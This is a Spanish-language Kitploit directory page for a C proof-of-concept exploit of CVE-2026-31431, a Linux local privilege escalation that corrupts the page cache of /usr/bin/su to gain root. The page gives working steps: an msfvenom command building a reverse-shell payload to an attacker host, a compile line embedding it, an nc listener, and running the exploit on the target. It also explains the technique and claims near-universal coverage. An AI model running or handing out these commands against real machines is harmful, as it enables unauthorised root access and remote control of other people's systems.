

Skip to content
KitploitKITPLOIT
HerramientasExploitsBlog
Log in
Enviar
HerramientasExploitsBlog
Enviar

¡Herramientas de Hacking, PenTest y Ciberseguridad para tu Arsenal de Seguridad!

Kitploit es un directorio de herramientas de hacking, ciberseguridad y pentesting. Descubre las últimas actualizaciones de proyectos para encontrar vulnerabilidades, analizar sistemas, automatizar pruebas y fortalecer tu seguridad.

FeedsContactoPrivacidad© 2026 Kitploit

Directorio de Herramientas

Categorías

Ver todas las categorías
Loading categories
CVE-2026-31431 — PoC en C para CVE-2026-31431, una escalada de privilegios local (LPE) en Linux sin privilegios que explota la corrupción de la caché de páginas de AF_ALG para sobrescribir /usr/bin/su y obtener acceso root. | Kitploit
Herramientas/GitHubGitHub/mcub3/cve-2026-31431
Escalada de PrivilegiosFrameworks de ExploitsAnálisis de VulnerabilidadesExplotaciónDesarrollo de PayloadsExplotación de Binarios
GitHubmcub3/cve-2026-31431

CVE-2026-31431

PoC en C para CVE-2026-31431, una escalada de privilegios local (LPE) en Linux sin privilegios que explota la corrupción de la caché de páginas de AF_ALG para sobrescribir /usr/bin/su y obtener acceso root.

Ver Repositorio
41hace 6 mesesAún no revisado
Compartir

CVE-2026-31431 (Copy Fail) — PoC en C

Escalada de privilegios local (LPE) trivial sin privilegios escribiendo 4 bytes controlados en la caché de páginas de cualquier archivo legible mediante un fallo lógico en AF_ALG (kernel 4.14 → principios de 2026).

Corrompe /usr/bin/su en memoria y luego ejecútalo → root.

Captura del exploit

Compilación y Ejecución

# 1. Genera un payload ELF (ejemplo de shell reversa)
msfvenom -p linux/x86/shell_reverse_tcp LHOST=<LHOST> LPORT=<LPORT> PrependSetuid=true \
    PrependSetgid=true -f elf -a x86 --platform linux -o payload_x86

# 2. Compila (estático, sin símbolos, payload incrustado vía .incbin)
gcc -m32 -static -Wl,--strip-all -DPAYLOAD_FILE=payload_x86 -o copy_fail_x86 copy_fail.c

# 3. Inicia primero el listener (nc -lvp <LPORT>) y luego ejecuta el exploit en el host objetivo
./copy_fail_x86

Detalles Clave

• CVE: CVE-2026-31431 • CVSS: 7.8 • Parche: commit a664bf3d603d

• Funciona en prácticamente todas las distribuciones Linux 2017–2026 (incluidos contenedores).

• Técnica: abre /usr/bin/su con O_RDONLY, abusa del descifrado in-place de AEAD para insertar un payload manipulado directamente en la caché de páginas, omitiendo el VFS.

• Divulgación original y PoC en Python de 732 bytes → https://copy.fail

Licencia

MIT – consulta LICENSE. Solo con fines educativos o pruebas autorizadas. Úsalo bajo tu propio riesgo.


Descargar herramienta

Más Populares

Ver todos →

Descubre las herramientas más usadas por nuestra comunidad.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 El kit de herramientas OSINT definitivo: grafo de investigación, puntuación de confianza, familias de alias, mapa, línea de tiempo e informes. 49 módulos, más de 400 sitios, sin necesidad de claves API.

    591
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicación de Ejecución con un Solo Toque GhostLock (CVE-2026-43499)

    481
  • 3

    ARTEX

    baarai/artex

    Plataforma de pruebas de penetración autónoma multiagente basada en LLM con agentes planificadores/trabajadores, grafos de activos y de exploración, registro de tráfico MITM y reevaluación de vulnerabilidades.

    389
  • 4

    redforge

    cybersecurity91/redforge

    Kit de herramientas de red team del lado del navegador con 102 herramientas offline para reconocimiento, generación de payloads, ataques de credenciales, criptografía, codificación y elaboración de informes de compromiso.

    332
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    El sistema de acción para la ciberseguridad nativa de IA—donde la intención se convierte en ejecución gobernada, la evidencia se convierte en memoria operativa y cada operación mejora la siguiente.

    255
  • 6

    antifox

    antifox-ai/antifox

    Plataforma de pruebas de penetración autónoma con múltiples agentes de IA que ejecuta reconocimiento, descubrimiento de superficie de ataque, validación de explotación y entrega de informes respaldados por evidencia.

    247

Explora todas las herramientas

Explora nuestra colección de herramientas

Ver todas las herramientas →




